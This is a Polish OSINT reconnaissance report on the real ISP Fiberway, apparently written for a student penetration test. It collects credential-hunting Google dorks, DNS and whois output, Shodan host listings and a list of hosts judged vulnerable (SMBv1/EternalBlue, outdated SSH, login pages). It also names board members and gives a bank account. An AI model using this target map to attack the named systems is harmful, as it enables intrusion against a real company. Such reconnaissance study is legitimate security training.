Podana fraza - **site:fiberway.pl inurl:"login"** - nie została odnaleziona.

**Google** site:fiberway.pl intext:"config"

Wszystko Grafika Wideo Wiadomości Sieć Książki Finanse Narzędzia  
BMW APK CS2 CS:GO About Donk Loxone Monesy

Podana fraza - **site:fiberway.pl intext:"config"** - nie została odnaleziona.

**Google** site:fiberway.pl intext:"password"

Wszystko Grafika Wideo Wiadomości Sieć Książki Finanse Narzędzia  
Google Reset Checker Monster Notawebiste Please enter Polsku Wlan

Fiberway  
<https://www.fiberway.pl/web/media/file> PDF :

### Instrukcja szybkiego startu

Naciśnij Enter. a. Enter the login user name and password (printed on the nameplate of the Huawei ONT). Click Log In.  
14 stron

**Google** site:fiberway.pl intext:"admin"

Wszystko Grafika Wideo Wiadomości Sieć Książki Finanse Narzędzia  
Google Biletyna Dotykacka Booking Kospel Kwhotel 192.168 o 1.1 Interpolisa

Podana fraza - **site:fiberway.pl intext:"admin"** - nie została odnaleziona.

**Google** site:fiberway.pl intext:"@fiberway.pl"

Wszystko Grafika Wideo Wiadomości Sieć Książki Finanse Narzędzia

Fiberway  
<https://www.fiberway.pl> :


**Internet - Fiberway | Biskupice, Bochnia, Wieliczka**  
... fiberway.pl. Czy wiesz, że... Posiadamy ponad 150 lokalizacji z których rozsyłamy Internet do naszych klientów?Więcej · Internet · Telefon · Telewizja · Zasięg ...  
Kontakt · Światłowód · Porównanie pakietów · Telewizja Wieliczka

Fiberway  
<https://www.fiberway.pl/kontakt> :  
**Kontakt**  
sob: 8:00 - 16:00., Dane kontaktowe: Tel. +48 123 12 12 13. Fax +48 123 12 12 14. Adres e-mail:  
biuro@fiberway.pl. Adres korespondencyjny: ul. Jagiellońska 6 32 ...

## Wayback Machine



## URLSCAN



Technologie użyte na stronie:

### Detected technologies

<a href="#">Bootstrap</a> (Web Frameworks)	<a href="#">Expand</a>
<a href="#">Facebook</a> (Widgets)	<a href="#">Expand</a>
<a href="#">Font Awesome</a> (Font Scripts)	<a href="#">Expand</a>
<a href="#">Google Analytics</a> (Analytics)	<a href="#">Expand</a>
<a href="#">Google Tag Manager</a> (Tag Managers)	<a href="#">Expand</a>
<a href="#">Swiper Slider</a> (Miscellaneous)	<a href="#">Expand</a>
<a href="#">jQuery</a> (JavaScript Libraries)	<a href="#">Expand</a>


## Facebook

The screenshot shows the Facebook profile of 'Fiberway'. The cover photo features a large '2025' in the center, surrounded by green pine branches. The profile picture is a blue globe icon with a white '5' on it. The page has 4.9k likes and 5.2k followers. A post from 'Fiberway' dated 12 sierpnia 2024 at 12:12 PM is visible, featuring a map of a town with green network lines and dots, with the caption: 'Budujemy ultra-szybką sieć internetową w miejscowości...'. Below the post is a 'Posty' section with a single post from 'fiberway' from yesterday at 10:04 AM.

## Instagram

The screenshot shows the Instagram profile of 'fiberway.pl'. The bio reads: 'Posty: 443 139 obserwujących Obserwowani: 43'. It includes a link to their Facebook page: 'www.facebook.com/fiberyourway'. The profile picture is the same blue globe icon as the Facebook page. Several posts are visible, including one about a safe online shopping campaign ('BEZPIECZNE ZAKUPY ONLINE') and another about activating services ('AKTYWACJA USŁUGI WOW-ZA 1 zł').

## TikTok



## LinkedIn

in Szukaj Strona główna Sieć Praca Wiadomości Powiadomienia Ja Dla firm Wyrobisz Premium za 0 PLN

**fiberway**

**Fiberway**  
Łączy Nas Jakość  
Telekomunikacja - Niepołomice, Małopolskie - 84 obserwujących - 11-50 pracowników

+ Obserwuj Wyslij wiadomość ...

Główna O nas Publikacje Oferty pracy Osoby

W skrócie

Jak to się zaczęło? W 2011 roku czterech pasjonatów nowoczesnych technologii telekomunikacyjnych prowadzących lokalne sieci internetowe spotyka się aby zarejestrować nową spółkę mającą za zadanie świadczyć niezawodne, nowoczesne usługi telekomunikacyjne w konkurencyjnych cenach. ... zobacz więcej

Pokaż wszystkie szczegółów →

Strony wyświetlane również przez innych

MKS Puszcza Niepołomice Drużyny i kluby sportowe 532 obserwujących + Obserwuj

EBIS Usługi informacyjne 1 718 obserwujących + Obserwuj

VanKing Celkar Group P.S.A. Motoryzacja 905 obserwujących + Obserwuj

Pokaż wszystko →

Inni również obserwują

Fundacja Zrównoważona Wiadomości ... ⌂ ^

## DIG

```
(kali㉿kali)-[~]
$ dig fiberway.pl

; <>> DiG 9.19.19-1-Debian <>> fiberway.pl
;; global options: +cmd
;; Got answer:
;; →HEADER← opcode: QUERY, status: NOERROR, id: 18811
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 5, ADDITIONAL: 7

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 11f17ffd1ab8b8ea9b314b3e6782e35533503d67f38dc764 (good)
;; QUESTION SECTION:
;fiberway.pl.           IN      A

;; ANSWER SECTION:
fiberway.pl.        86055   IN      A      91.218.211.214

;; AUTHORITY SECTION:
fiberway.pl.        26872   IN      NS     fns2.42.pl.
fiberway.pl.        26872   IN      NS     ns1.fiberway.pl.
fiberway.pl.        26872   IN      NS     fns1.42.pl.
fiberway.pl.        26872   IN      NS     ns3.fiberway.pl.
fiberway.pl.        26872   IN      NS     ns2.fiberway.pl.

;; ADDITIONAL SECTION:
ns1.fiberway.pl.    26872   IN      A      91.218.211.218
ns2.fiberway.pl.    26872   IN      A      91.218.203.58
ns3.fiberway.pl.    26872   IN      A      91.218.203.38
fns1.42.pl.         46923   IN      A      79.98.145.34
fns2.42.pl.         46923   IN      A      51.38.99.90
fns2.42.pl.         21443   IN      AAAA   2001:41d0:701:1100::66c

;; Query time: 100 msec
;; SERVER: 192.168.0.1#53(192.168.0.1) (UDP)
;; WHEN: Sat Jan 11 16:32:03 EST 2025
;; MSG SIZE  rcvd: 287
```

```
(kali㉿kali)-[~]
$ dig fiberway.pl a +short
91.218.211.214

(kali㉿kali)-[~]
$ dig fiberway.pl aaaa +short
2a07:a080:0:310::211:214

(kali㉿kali)-[~]
$ dig fiberway.pl mx +short
5 poczta.fiberway.pl.
skrypt.zad

(kali㉿kali)-[~]
$ dig fiberway.pl soa +short
ns1.fiberway.pl. hostmaster.fiberway.pl. 2024101401 7200 300 1209600 10800

(kali㉿kali)-[~]
$ dig fiberway.pl txt +short
"3a7561b6c93a274a04c3003c40dcacf19"
"954aa0474c8915b2b5cf018131779c99c460067674e99db6d5783a24e5d2c53f"
"b42066ed0c4df49bdea3b7454522e7642f0ed9d7e20b13ee7c714c8787b232ab"
"v=spf1 mx a ip4:91.218.211.211/32 a:lms.fiberway.pl -all"
"onet-domain-verification=e6c89d29b2e05752eddbb49a8931e6bbae7f9831e6d8ebfb4013188e0a9fcf4b"
"google-site-verification=NhjEnFIPmHIaznPbuxuNF4xdeeNolb70d9hzUs3d-MY"
```

## NSLookup

```
└─(kali㉿kali)-[~]
└─$ nslookup fiberway.pl
Server: 192.168.0.1
Address: 192.168.0.1#53

Non-authoritative answer:
Name: fiberway.pl
Address: 91.218.211.214
Name: fiberway.pl
Address: 2a07:a080:0:310::211:214
```

```
└─(kali㉿kali)-[~]
└─$ nslookup -query=txt fiberway.pl 8.8.8.8
Server: 8.8.8.8
Address: 8.8.8.8#53

Non-authoritative answer:
fiberway.pl    text = "954aa0474c8915b2b5cf018131779c99c460067674e99db6d5783a24e5d2c53f"
fiberway.pl    text = "3a7561b6c93a274a04c3003c40dcaf19"
fiberway.pl    text = "v=spf1 mx a ip4:91.218.211.211/32 a:lms.fiberway.pl -all"
fiberway.pl    text = "google-site-verification=NhjEnFlPmHIaznPbxuNF4xdeeNoIb70d9hzUs3d-MY"
fiberway.pl    text = "b42066ed0c4df49bdea3b7454522e7642f0ed9d7e20b13ee7c714c8787b232ab"
fiberway.pl    text = "onet-domain-verification=e6c89d29b2e05752eddb49a8931e6bbae7f9831e6d8ebfb4013188e0a9fcf4b"

Authoritative answers can be found from:
```

## WHOIS

```
└─(kali㉿kali)-[~]
└─$ whois fiberway.pl

DOMAIN NAME:          fiberway.pl
registrant type:      organization
nameservers:
  fns1.42.pl. [79.98.145.34]
  fns2.42.pl. [51.38.99.90][2001:41d0:701:1100::66c]
  ns1.fiberway.pl. [91.218.211.218]
  ns2.fiberway.pl. [91.218.203.58]
  ns3.fiberway.pl. [91.218.203.38]
created:               2011.05.31 09:03:53
last modified:          2023.04.02 08:40:16
renewal date:           2030.05.31 09:03:53

no option

dnssec:                Unsigned

REGISTRAR:
OVH SAS
2 Rue Kellermann
59100 Roubaix
Francja/France
Tel: +48.717500200
https://www.ovhcloud.com

WHOIS database responses: https://dns.pl/en/whois

WHOIS displays data with a delay not exceeding 15 minutes in relation to the .pl Registry system
```

## IPINFO

NETBLOCK	COMPANY	NUM OF IPS
<a href="#"><u>110.172.146.0/24</u></a>	Fiberway Sp. z o.o.	256
<a href="#"><u>185.157.12.0/22</u></a>	Fiberway Sp. z o.o.	1,024
<a href="#"><u>91.103.144.0/22</u></a>	Fiberway Sp. z o.o.	1,024
<a href="#"><u>91.217.0.0/23</u></a>	Fiberway Sp. z o.o.	512
<a href="#"><u>91.218.200.0/22</u></a>	Fiberway Sp. z o.o.	1,024
<a href="#"><u>91.218.208.0/22</u></a>	Fiberway Sp. z o.o.	1,024

## SHODAN

TOTAL RESULTS

**2,494**

TOP PORTS

<b>1701</b>	<b>109</b>
80	98
443	97
161	54
8080	45

[More...](#)

TOP PRODUCTS


<b>OpenVPN</b>	<b>639</b>
<b>Apache httpd</b>	<b>111</b>
<b>nginx</b>	<b>74</b>
<b>MikroTik</b>	<b>52</b>
<b>Hikvision IP Camera</b>	<b>49</b>

[More...](#)

TOP OPERATING SYSTEMS

<b>Linux</b>	<b>28</b>
<b>Windows</b>	<b>13</b>
<b>Synology DiskStation Manager (DSM) 7.1.1-42962</b>	<b>8</b>
<b>Synology DiskStation Manager (DSM) 7.2.2-72806</b>	<b>7</b>
<b>Windows (build 10.0.19041)</b>	<b>5</b>

[More...](#)



## 📅 2024

**CVE-2024-0854**

- 5.4** URL redirection to untrusted site ('Open Redirect') vulnerability in file access component in Synology DiskStation Manager (DSM) before 6.2.4-25556-8, 7.0.1-42218-7, 7.1.1-42962-7 and 7.2.1-69057-2 allows remote authenticated users to conduct phishing attacks via unspecified vectors.

---

## 📅 2023

**CVE-2023-2729**

- 5.9** Use of insufficiently random values vulnerability in User Management Functionality in Synology DiskStation Manager (DSM) before 7.2-64561 allows remote attackers to obtain user credential via unspecified vectors.

---

## 📅 2022

**CVE-2022-27626**

- 10** A vulnerability regarding concurrent execution using shared resource with improper synchronization ('Race Condition') is found in the session processing functionality of Out-of-Band (OOB) Management. This allows remote attackers to execute arbitrary commands via unspecified vectors. The following models with Synology DiskStation Manager (DSM) versions before 7.1.1-42962-2 may be affected: DS3622xs+, FS3410, and HD6500.

**CVE-2022-27625**

- 10** A vulnerability regarding improper restriction of operations within the bounds of a memory buffer is found in the message processing functionality of Out-of-Band (OOB) Management. This allows remote attackers to execute arbitrary commands via unspecified vectors. The following models with Synology DiskStation Manager (DSM) versions before 7.1.1-42962-2 may be affected: DS3622xs+, FS3410, and HD6500.

**CVE-2022-27624**

- 10** A vulnerability regarding improper restriction of operations within the bounds of a memory buffer is found in the packet decryption functionality of Out-of-Band (OOB) Management. This allows remote attackers to execute arbitrary commands via unspecified vectors. The following models with Synology DiskStation Manager (DSM) versions before 7.1.1-42962-2 may be affected: DS3622xs+, FS3410, and HD6500.

**CVE-2022-3576**

- 5.3** A vulnerability regarding out-of-bounds read is found in the session processing functionality of Out-of-Band (OOB) Management. This allows remote attackers to obtain sensitive information via unspecified vectors. The following models with Synology DiskStation Manager (DSM) versions before 7.1.1-42962-2 may be affected: DS3622xs+, FS3410, and HD6500.

**General Information**

- Hostnames: www.draytek.com, host-185-157-13-101.fiberway.pl
- Domains: DRAYTEK.COM, FIBERWAY.PL
- Country: Poland
- City: Trąbki
- Organization: Fiberway Sp. z o.o.
- ISP: Fiberway Sp. z o.o.
- ASN: AS51399

**Open Ports**

135	137	443	445	1723
-----	-----	-----	-----	------

**Microsoft RPC Endpoint Mapper**

```
d9Safe70-adds-4259-822e-2c84da1ddbd6
version: v1.8
protocol: [MS-RPC]: Remote Shutdown Protocol
provider: wininit.exe
ncacn_ip_tcp: 192.168.1.10:49152
ncalrpc: WindowsShutdown
ncacn_np: \\\$ERVER_KPLPE\InitShutdown
ncalrpc: WNetRpc0B6E30
```

#### SMB Status:

Authentication: enabled

SMB Version: 1

OS: Windows Server 2008 R2 Foundation 7601 Service Pack 1

Software: Windows Server 2008 R2 Foundation 6.1

Capabilities: extended-security, infolevel-passthru, large-files, large-readx, large-writex, level2-oplocks, lock-and-read, lwo, nt-find, nt-smb, nt-status, rpc-remote-api, unicode

## ⚠️ Vulnerabilities

All ports

Latest

## 📅 2022

**CVE-2022-32548**

**10** Unauthenticated Remote Code Execution in a Wide Range of DrayTek Vigor Routers

**General Information**

- Hostnames: macierz.cma.pl, host-185-157-13-96.fiberway.pl
- Domains: CMA.PL, FIBERWAY.PL
- Country: Poland
- City: Trąbki
- Organization: Fiberway Sp. z o.o.
- ISP: Fiberway Sp. z o.o.
- ASN: AS51399

**Open Ports**

21	22	80	123	161	443	1701	2000	5000	5001	8123
8291	8728	9000								

**21 / TCP**

```
220 macierz FTP server ready.
530 Login incorrect.
214- The following commands are recognized (*->'s unimplemented).
USER  LPRT  MODE  NSOM*  RNTO  SITE  RMD  SIZE  AUTH
PASS  EPRT  RETR  HSAM*  ABOR  SYST  XMD  HDTN  PBSZ
ACCT*  PASV  STOR  HSQ*  DELE  STAT  PWD  MLST  PROT
SPOP*  LPSV  APPE  MRCP*  CMD  HELP  XPWD  MLSD  CCC
REIN*  EPSV  MFL*  ALLO  XOND  NOOP  CDUP  NPORT
QUIT  TYPE  MAIL*  REST  LIST  PKD  XCUP  FEAT
Opret  CTNS  MCNS*  DBC  MCT  VAWN  CTNU  NCNC
```


# Fortinet FortiGate

Fortinet FortiGate:

Device: FortiGate-100F

Model: FG100F

Serial Number: FG100FTK23018583



# Raport z rekonesansu i zbierania informacji na temat FIBERWAY SP. Z O.O.

## 1. Wprowadzenie

### 1.1. Cel i zakres analizy

Celem analizy jest zgromadzenie publicznie dostępnych informacji o firmie Fiberway sp. z o.o., które mogą być wykorzystane do dalszych etapów testu penetracyjnego, takich jak analiza techniczna, symulacja potencjalnych zagrożeń oraz identyfikacja luk w zabezpieczeniach.

- Zakres:
  - Obecność online (strona internetowa, media społecznościowe, domeny)
  - Dokumenty publiczne i dane rejestrowe
  - Informacje techniczne (wykorzystywane serwery, technologie i konfiguracja)

Analiza ogranicza się wyłącznie do publicznie dostępnych informacji, bez naruszania prywatności i stosowania metod niezgodnych z prawem.

### 1.2. Metodologia OSINT

- Podejście:
  - Informacje zostały zgromadzone z wykorzystaniem ogólnodostępnych narzędzi i źródeł, takich jak wyszukiwarki internetowe, bazy danych rejestrów publicznych, narzędzia do analizy infrastruktury IT (np. Shodan, Maltego) oraz analiza mediów społecznościowych.
- Kroki w analizie:
  - Identyfikacja celów: Zbieranie podstawowych danych o firmie (np. nazwa, NIP, domena).
  - Pozyskanie szczegółowych informacji: Analiza obecności w sieci, technologii, certyfikatów.
  - Analiza kontekstowa: Interpretacja zebranych danych w kontekście zagrożeń bezpieczeństwa.

### 1.3. Źródła informacji

- Podział źródeł: Przedstaw, z jakich kategorii źródeł korzystasz:
  - Źródła publiczne:
    - Oficjalna strona internetowa firmy
    - Baza danych KRS w Polsce
    - Facebook
    - Instagram
    - TikTok
  - Źródła techniczne:
    - Analiza domen (np. WHOIS, nslookup, dig)
    - Narzędzia do mapowania infrastruktury IT (Shodan, Nmap)
- Dokumentacja: Wszystkie źródła są dokumentowane, aby zapewnić pełną transparentność i możliwość weryfikacji wyników.

## **2. Charakterystyka firmy**

### **2.1. Dane rejestrowe**

- Nazwa firmy: Fiberway Spółka z Ograniczoną Odpowiedzialnością
- Adres siedziby: Jagiellońska 6, 32-005 Niepołomice, Polska
- KRS: 0000396676
- NIP: 6832076407
- REGON: 122410479
- Forma prawnna: Spółka z ograniczoną odpowiedzialnością
- Data rejestracji: 23 września 2011 r.
- Kapitał zakładowy: 24 tys. zł
- Numer rachunku bankowego: 45 2490 0005 0000 4520 8263 6613  
Alior Bank, T-Mobile Usługi Bankowe

### **2.2. Profil działalności**

- Telekomunikacja
- Dostawca internetu (światłowód, bezprzewodowy, mobilny)
- Dostawca telewizji
- Dostawca telefonii stacjonarnej i komórkowej
- Programowanie i doradztwo w zakresie informatyki
- Zarządzanie stronami WWW
- Przetwarzanie danych
- Hosting

### **2.3. Struktura organizacyjna**

- Władze firmy
  - Łukasz Ireneusz Adamik - Prezes Zarządu
  - Paweł Stanisław Salawa - Członek Zarządu
  - Wojciech Stanisław Sierocki - Członek Zarządu
  - Michał Marcin Zając - Członek Zarządu
- Liczba pracowników
  - ponad 15 osób

## **3. Obecność w internecie**

### **3.1. Oficjalna strona internetowa**

- <https://www.fiberway.pl/>
- Adres IP: 91.218.211.214
- Technologie wykorzystane na stronie to:
  - Bootstrap
  - Facebook widget
  - Font Awesome
  - Google Analytics
  - Google Tag Manager
  - Swiper Slider
  - jQuery

### **3.2. Media społecznościowe**

- Facebook
  - 4,9 tys. polubień
  - aktywność co kilka dni
  - minimalny poziom reakcji społeczności (kilka reakcji)
- Instagram
  - 140 obserwujących
  - aktywność co kilka dni
  - minimalny poziom reakcji społeczności (kilka reakcji)

### **3.3. Publicznie dostępne dokumenty**

- Sprawozdanie finansowe za rok 2023
  - Przychody: 12,1 mln zł
  - Koszty: 11,6 mln zł
  - Zysk: 501 tys. zł
- Certyfikaty, licencje
- Aktywa/pasywa: 8,6 mln zł

## **4. Analiza techniczna**

### **4.1 Infrastruktura IT**

Firma Fiberway Sp. z o.o. dysponuje rozbudowaną infrastrukturą IT, która obejmuje:

- Adresy IP:
  - 91.218.211.214 – Adres przypisany do oficjalnej strony internetowej (fiberway.pl). Adres nie wykazuje widocznych podatności, jednak może wymagać dalszej weryfikacji w teście penetracyjnym.
  - 185.157.13.101:
    - Otwarty port TCP 445: Działa usługa SMB w wersji 1, która od lat jest podatna na ataki zdalne, takie jak EternalBlue czy WannaCry.
    - Port 443: Hostuje stronę logowania, która potencjalnie może być podatna na ataki brute force lub zdalne wykonanie kodu.
  - 92.218.202.133:
    - Port 22 (SSH): Wykorzystuje przestarzałą wersję protokołu SSH, co zwiększa ryzyko ataków z użyciem exploitów (np. CVE-2021-41617).
    - Brak stosowania mechanizmów takich jak fail2ban lub ograniczenia adresów IP.
  - 91.218.202.183:
    - Nieujawnione szczegóły usług, jednak widoczne otwarte porty wskazują na aktywne serwisy sieciowe.
- Usługi DNS:
  - Domeny są zarejestrowane za pomocą standardowych serwerów DNS, prawdopodobnie w usłudze oferowanej przez zewnętrznego dostawcę.
  - Konfiguracja DNS:
    - Rekord A: 91.218.211.214

- Rekordy MX: Obsługa poczty e-mail, wykryto dodatkowe zabezpieczenie w postaci SPF, nie ma jednak śladów świadczących o DKIM czy DMARC.
- Rekordy NS: Standardowe dla dostawcy domeny, brak zaawansowanych mechanizmów redundancji.
- Systemy bezpieczeństwa sieci:
  - Wykryto UTM (Unified Threat Management) FortiGate od firmy Fortinet.
- Systemy operacyjne:
  - W ramach sieci firmowej wykorzystywane są następujące systemy operacyjne:
    - Windows 11
    - Windows 10
    - Linux Debian
    - Linux Ubuntu

## 4.2 Wpisy domenowe

- Oficjalna domena: fiberway.pl:
  - Rejestrator: Brak danych w dokumencie.
  - Status WHOIS: Domena zarejestrowana, aktywna, bez dodatkowych usług ochrony prywatności.
  - SSL: Strona zabezpieczona certyfikatem SSL, jednak wymaga analizy poprawności wdrożenia.

## 4.3 Wykorzystane technologie

Na stronie <https://fiberway.pl/> zidentyfikowano następujące technologie:

- Frameworki i biblioteki:
  - Bootstrap – Służy do budowy responsywnych interfejsów użytkownika.
  - jQuery – Biblioteka JavaScript używana do obsługi dynamicznych funkcji.
  - Swiper Slider – Obsługuje efekty przewijania obrazów lub treści.
- Analityka i śledzenie:
  - Google Analytics i Google Tag Manager – Monitorowanie ruchu na stronie.
  - Facebook Pixel – Analiza interakcji użytkowników.
- Inne:
  - Font Awesome – Ikony graficzne wykorzystywane na stronie.
  - Facebook Widget – Osadzanie elementów Facebooka.

## 4.4 Zidentyfikowane podatności

Podczas rekonesansu zidentyfikowano krytyczne zagrożenia:

- Host: 185.157.13.101:
  - Otwarty port **445** obsługujący przestarzałą wersję protokołu SMB v1 stanowi jedno z największych zagrożeń bezpieczeństwa. Może być wykorzystany do przeprowadzania ataków typu Remote Code Execution (np. EternalBlue).
  - Strona logowania na porcie **443** jest potencjalnym celem ataków brute force.
- Host: 92.218.202.133:

- SSH na porcie 22:
  - Przestarzała wersja protokołu SSH oraz brak ograniczenia dostępu do portu 22 zwiększą ryzyko nieautoryzowanego dostępu do systemu.
- Host: 91.218.202.183:
  - Obecność otwartych portów wskazuje na aktywność sieciową, jednak wymagane są dodatkowe testy w celu identyfikacji potencjalnych zagrożeń.

#### **4.5 Podatności aplikacyjne**

- Możliwe luki w technologii Bootstrap i jQuery, jeśli używane wersje są nieaktualne.
- Potencjalne ryzyko w narzędziach analitycznych (np. Google Tag Manager), jeśli konfiguracja została błędnie przeprowadzona.

#### **4.6 Narzędzia użyte do analizy**

- Shodan – Skanowanie infrastruktury sieciowej pod kątem widocznych usług i podatności.
- NMAP – Mapowanie otwartych portów oraz identyfikacja systemów operacyjnych.
- NSLookup, DIG – Analiza konfiguracji DNS.
- Wayback Machine – Sprawdzanie zmian w witrynie na przestrzeni czasu.
- URLScan – Identyfikacja złośliwych elementów w witrynie.
- WHOIS - Informacje na temat rejestracji domeny.
- Rejestr.io - Zebranie informacji o firmie pod kątem prawnym.
- Media społecznościowe (Facebook, Instagram, TikTok).

### **5. Wnioski**

Firma Fiberway Sp. z o.o. posiada rozbudowaną infrastrukturę IT, która spełnia podstawowe wymagania funkcjonalności, ale jest podatna na szereg zagrożeń związanych z przestarzałymi protokołami, słabą konfiguracją DNS oraz brakiem zaawansowanych zabezpieczeń aplikacyjnych. Wdrożenie zaproponowanych działań znacząco zwiększy poziom ochrony systemów i zmniejszy ryzyko naruszenia bezpieczeństwa.

# Etap 3

# **Faza 3: Identyfikacja luk i analiza podatności**

**Autorzy: Klaudia Kiliańska, Miłosz Gaszyna, Mikołaj Pacek**

<b>1. Identyfikacja podatności przy pomocy narzędzi - wyniki skanów aplikacji webowej</b>	<b>2</b>
1.1 Aplikacja webowa - screeny skanów	2
Nmap	2
Nikto	4
Dirb	5
ZAP	6
SonarScanner	6
1.2 Aplikacja webowa - znalezione podatności	9
<b>2. Identyfikacja podatności metodami ręcznymi - aplikacja webowa</b>	<b>11</b>
2.1 Aplikacja webowa - Screeny znalezionych ręcznie podatności	11
2.2 Aplikacja webowa - znalezione ręcznie podatności	13
<b>3. Identyfikacja podatności przy pomocy narzędzi - wyniki skanów oprogramowania Metasploitable</b>	<b>15</b>
3.1 Oprogramowanie Metasploitable - screeny skanów	15
Nmap	15
Metasploit	24
enum4linux	25
3.2 Oprogramowanie Metasploitable - znalezione podatności	26
<b>4. Identyfikacja podatności metodami ręcznymi - oprogramowanie Metasploitable</b>	<b>27</b>
4.1 Oprogramowanie Metasploitable - screeny znalezionych ręcznie podatności	27
